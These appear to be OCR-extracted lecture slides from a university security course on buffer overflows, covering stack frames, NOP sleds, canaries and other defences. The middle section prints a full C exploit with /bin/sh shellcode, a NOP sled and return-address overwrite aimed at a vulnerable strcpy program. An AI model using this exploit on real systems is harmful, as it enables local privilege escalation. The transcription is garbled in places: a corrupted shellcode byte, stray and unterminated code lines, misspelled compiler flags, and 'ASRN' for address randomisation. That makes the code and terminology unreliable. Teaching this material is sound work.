


Buffer Overflow Attacks

The Current Viewpoint

- Buffer overflows are downplayed
- They are not an issue in some languages that do length testing on data (Java, C#, PHP, JavaScript, VB)
- That doesn't mean that there are ZERO problems, since some of these languages
  - Allow overflow checking to be disabled
  - Allow interfacing with C and C++
  - Could have internal defects (CVE-2012-2039)
- So don't ignore the problem

Buffer Overflow
The Attack

- In a buffer overflow attack, an input to a program is crafted to overflow an internal buffer

```
char name [20];
printf ("Enter your name please\n");
gets (name);
```

- Since name can only contain 20 characters including the terminator, a long input has to go somewhere
- That is the crux of the problem and what makes this issue dangerous

Buffer Overflow
The Attack


- Expanding the example code:

```
void getName (char * in_name)
{
    char name [20];
    printf ("Enter your name please\n");
    gets (name);
    strcpy (in_name, name);
}
```

```
void main ()
{
   char main_name [20];
   getName (main_name);
…
```


Buffer Overflow
Memory Map

- The memory map for a process looks like this:



Buffer Overflow
Stack Operations


- If you have the following stack state



- When getName is called, the current state is saved to the stack and a new stack frame is created

Buffer Overflow
Stack Operations

- The stack becomes:




- (--ESP) <- EBP
- (EBP) <- ESP
- (--ESP) <- EIP
- for all locals in getName, (--ESP)<- argument value or address
- The address of main_name is passed in a register

Buffer Overflow
The Attack

- So what happens when the entered data is too long

Jonathon Reginald McGuilligudy McPherson

- Lots of nefarious things could go wrong
- Wrong return address
- Wrong frame ptr
- Old stack frame



Buffer Overflow Consequences

- Most likely – return address is modified and a return results in a process crash
- Less likely, but dangerous
  - Return is to code that executes correctly and the machine crashes (denial of service attack)
- Even less likely but very dangerous
  - Attacker is able to get their own code executed and the entire machine is compromised

Buffer Overflow Remediation

- Bounds checking
- Avoid using statements that are vulnerable
  - gets, scanf, sscanf, sprint, strcpy, strcat
- Use a canary

```
int canary = secret_value;
char buf [20];
…
if (canary != secret_value) // Could be a buffer overflow
```

  - Done automatically with StackGuard (Gnu Compilers)
  - Address Space Randomization (ASRN)
  - Non-executable stack
  - Compiler aids
    - MS has /GS ---- GNU has StackGuard, ProPolice

Buffer Overflow Avoidance

- Design Phase
  - Secure coding rules that mandate bounds checking
  - Use compiler protections
  - No use of dangerous functions
  - Test plan that includes testing for Buffer Overflows
- Implementation Phase
  - Unit tests include buffer overflow testing
  - Use static analyzers – they are good at this
- Test Phase
  - Test for buffer overflows
  - Use dynamic scanners

Buffer Overflow
Type of Buffer Overflow Attacks

- There are two major types of buffer overflow
- Stack-based Buffer Overflow
  - Depends on overwriting a local variable that is on the stack
  - Usually depends on overwriting the return address
  - Or on overwriting part of the stack used by a different stack frame
- Heap-based Buffer Overflow
  - Overwriting data in the heap (where dynamically allocated data is located)
  - Since the heap may contain executable code, it can contain the executable code directly

Buffer Overflow
Stack-based


- The stack is usually read-write-execute
- The stack is allows execute because there may be a need to use it to store executable code
- Depends on the architecture
- To execute your own code, you need to
  - Get your code into the system at a known address
  - Get the address of the code into the return address on the stack
  - When the function returns, you are in control

Buffer Overflow
Stack-based

- To get your code into the system, you need to find the vulnerable buffer, and write some executable code into it
- Note that you don't know much without source code, but you can try to divine some secrets
- You don't know how much it will hold before you get a memory protection error, but you can experiment to find out
- Where does the code go in memory? You need that address – stack, heap or bss
- If a program has arguments, we do know where those go – on the stack


Buffer Overflow
Stack-based

- In the general case, you don't know where the return address is located
- So other than exhaustive search, how can you find it?
- Enter the NOP sled
- If the CPU attempts to execute an instruction and a NOP is encountered, it advances the program counter and re-enters the execution cycle



Buffer Overflow
Stack-based

- You don't have to actually hit the return address exactly, just have enough NOP's get to it or lower (stack-wise)
- Return to a point in the NOP sled and it will eventually get to your address and execute the return




Buffer Overflow
Stack-based

- Back to the problem of the address of the code
- Put the code on the stack
  - Right after the address, so that the address will just be MA(STACK(return address)) + word size
  - Problem: The stack has limited space; if you go past the bottom, you will probably have a segment fault
  - The buffer may have some limitations on length

Buffer Overflow
Stack-based

- Put the code in environment variable
  - Remember, you are forcing code onto the stack via a local variable
  - If there is insufficient space, put the code in an environment variable
  - Use getenv to get the address or use gdb (for example)
  - Now all you need is enough code to jump to the environment variable

Buffer Overflow
Stack-based



Buffer Overflow
Stack-based Example

- Suppose we have a program that we run like this:
- ./reverse *filename*
- How do we find out if it is vulnerable?

Buffer Overflow
Stack-based Example

- http://cs.montana.edu/courses/csci476/resources/vuln.c
- http://cs.montana.edu/courses/csci476/resources/exploit.c

Buffer Overflow
Vulnerable Code

- How about this program

```
#include <string.h>

int main (int argc, char * argv[])
{
	char buffer[500];
	strcpy (buffer, argv[1]);
	return 0;
}
```

- It looks vulnerable, how do we do something with it?

Buffer Overflow
Exploit Code

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

char shellcode[]=
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43"
"\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80"
"\xe8\xe5\xff\xff\xff\x2\x62\x69\x6e\x2f\x73\x68";

unsigned long sp(void)
{
   __asm__("movl %esp, %eax");
}
ret);
```

Buffer Overflow
Exploit Code

```
int main(int argc, char *argv[]) {
   unsigned int i, offset=270;
   long   esp, ret, *addr_ptr;
   char *buffer, *ptr;

   offset = 0;
   esp = sp();
   ret = esp - offset;

   printf ("Stack pointer (esp) : 0x%lx\n", esp);
   printf ("Offest from esp : 0x%x\n", offset);
   printf ("Desired return address : 0x%lx\n;
   buffer = (char *) malloc(600);
   bzero(buffer, 600); // zero out the new memory

   // Fill the buffer with the desired return address
   ptr = buffer;
   addr_ptr = (long *) ptr;
   for (i=0; i< 600; i+=4)
      *(addr_ptr ++) = ret;
```

Buffer Overflow
Exploit Code

```
// 200 bytes of NOP sled
  for (i=0; i< 200; i++)
     buffer[i] = '\x90';

  ptr = buffer + 200;
  for (i = 0; i < strlen (shellcode); i++)
     *(ptr++) = shellcode[i];

  buffer [600-1] = 0;

  execl ("./vuln", "vuln", buffer, NULL);

  free(buffer);

  return 0;
}
```

Buffer Overflow
Stack-based Example 2

- http://cs.montana.edu/courses/csci476/resources/example.c

```
#include <stdio.h>
#include <string.h>
void getName (char *);
void main ()
{
   char main_name [20];
   getName (main_name);
}
void getName (char * in_name)
{
  char name [20];
  printf ("Enter your name please\n");
  gets (name);
  strcpy (in_name, name);
}
```

Buffer Overflow
Stack-based Example 2

```
gcc example.c –o example.c
```

```
./example
Enter your name please
fjsdkfjsdaklfjsdaklfsdjaklfsdjaklfsdajfklsdafjsdkalfjdskalfsdjaklfsdjafklsdajfksdlafjsdklafj
sdaklfsdjaklfsd
*** stack smashing detected ***: ./example terminated
Aborted
```

```
gcc example.c –o example.c –fno-stack-protecor
```

```
Segmentation fault
```

Buffer Overflow
Stack-based Example 2

```
gcc example.c –o example.c
```

```
./example
Enter your name please
fjsdkfjsdaklfjsdaklfsdjaklfsdjaklfsdajfklsdafjsdkalfjdskalfsdjaklfsdjafklsdajfksdlafjsdklafjsdaklfsdjaklfsd
*** stack smashing detected ***: ./example terminated
Aborted
```

```
gcc example.c –o example.c –fno-stack-protecor
```

```
Segmentation fault
```

Buffer Overflow
Stack-based Example 2

- http://cs.montana.edu/courses/csci476/resources/example1.c

gcc –S example1.c –o example1.s

```
function:
.LFB0:
        .cfi_startproc
        pushq   %rbp
        .cfi_def_cfa_offset 16
        .cfi_offset 6, -16
        movq    %rsp, %rbp
        .cfi_def_cfa_register 6
        subq    $48, %rsp
        movl    %edi, -36(%rbp)
        movl    %esi, -40(%rbp)
        movl    %edx, -44(%rbp)
        movq    %fs:40, %rax
        movq    %rax, -8(%rbp)
        xorl    %eax, %eax
        movq    -8(%rbp), %rax
        xorq    %fs:40, %rax
        je      .L2
        call    __stack_chk_fail
```

```
.L2:
        leave
        .cfi_def_cfa 7, 8
        ret
        .cfi_endproc
.LFE0:
        .size   function, .-function
        .globl  main
        .type   main, @function
```

Buffer Overflow
Stack-based Example 2

```
main:
.LFB1:
        .cfi_startproc
        pushq   %rbp
        .cfi_def_cfa_offset 16
        .cfi_offset 6, -16
        movq    %rsp, %rbp
        .cfi_def_cfa_register 6
        movl    $3, %edx
        movl    $2, %esi
        movl    $1, %edi
        call    function
        popq    %rbp
        .cfi_def_cfa 7, 8
        ret
        .cfi_endproc
```

```
.LFE1:
        .size   main, .-main
        .ident  "GCC: (Ubuntu/Linaro
4.8.1-10ubuntu9) 4.8.1"
        .section        .note.GNU-
stack,"",@progbits
```

Buffer Overflow
Stack-based Example 2

```
  buffer2     buffer1   sfp   ret    a    b    c
[             ][        ][    ][    ][   ][   ]
```

```
main:
.LFB1:
        .cfi_startproc
        pushq   %rbp
        .cfi_def_cfa_offset 16
        .cfi_offset 6, -16
        movq    %rsp, %rbp
        .cfi_def_cfa_register 6
        movl    $3, %edx
        movl    $2, %esi
        movl    $1, %edi
        call    function
        popq    %rbp
        .cfi_def_cfa 7, 8
        ret
        .cfi_endproc
```

```
.LFE1:
        .size   main, .-main
        .ident  "GCC: (Ubuntu/Linaro
4.8.1-10ubuntu9) 4.8.1"
        .section        .note.GNU-
stack,"",@progbits
```

Buffer Overflow
Stack-based Example

- You need some way to get the addresses of things dynamically
- Where is the stack, the return address, where the code is located
- How do you get your shell code into memory?

Buffer Overflow
Heap-based

- Much the same, but the code is stored in the heap
  - There is usually more room there
  - But you still need to use the return address on the stack or a function pointer in memory to execute the code